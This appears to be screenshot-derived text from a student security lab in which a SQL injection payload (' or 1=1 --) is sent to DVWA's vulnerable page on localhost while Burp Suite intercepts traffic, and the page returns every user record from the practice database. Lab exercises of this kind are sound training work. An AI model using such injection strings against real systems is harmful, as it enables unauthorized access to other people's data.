
Intercept HTTP history WebSockets history Options



Forward Drop Intercept is on Action Comment this item

Raw Hex

0 matches

XSS (Stored)
CSP Bypass






Activities Remote Desktop Viewer

IT-4510-01 Injection (2) OWASP Top 10 - 2017 Injection (3) Welcome Vulnerability: SQL Inje How to take a screen

localhost:8006/vulnerabilities/sqli/?id=%27+or+1%3D1+--+&Submit=Submit#

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Vulnerability: SQL Injection

- Home
- Instructions
- Setup / Reset DB
- Brute Force
- Command Injection
- CSRF
- File Inclusion
- File Upload
- Insecure CAPTCHA
- SQL Injection**
- SQL Injection (Blind)
- Weak Session IDs
- XSS (DOM)

User ID: Submit

```
ID: ' or 1=1 --
First name: admin
Surname: admin

ID: ' or 1=1 --
First name: Gordon
Surname: Brown

ID: ' or 1=1 --
First name: Hack
Surname: Me

ID: ' or 1=1 --
First name: Pablo
Surname: Picasso

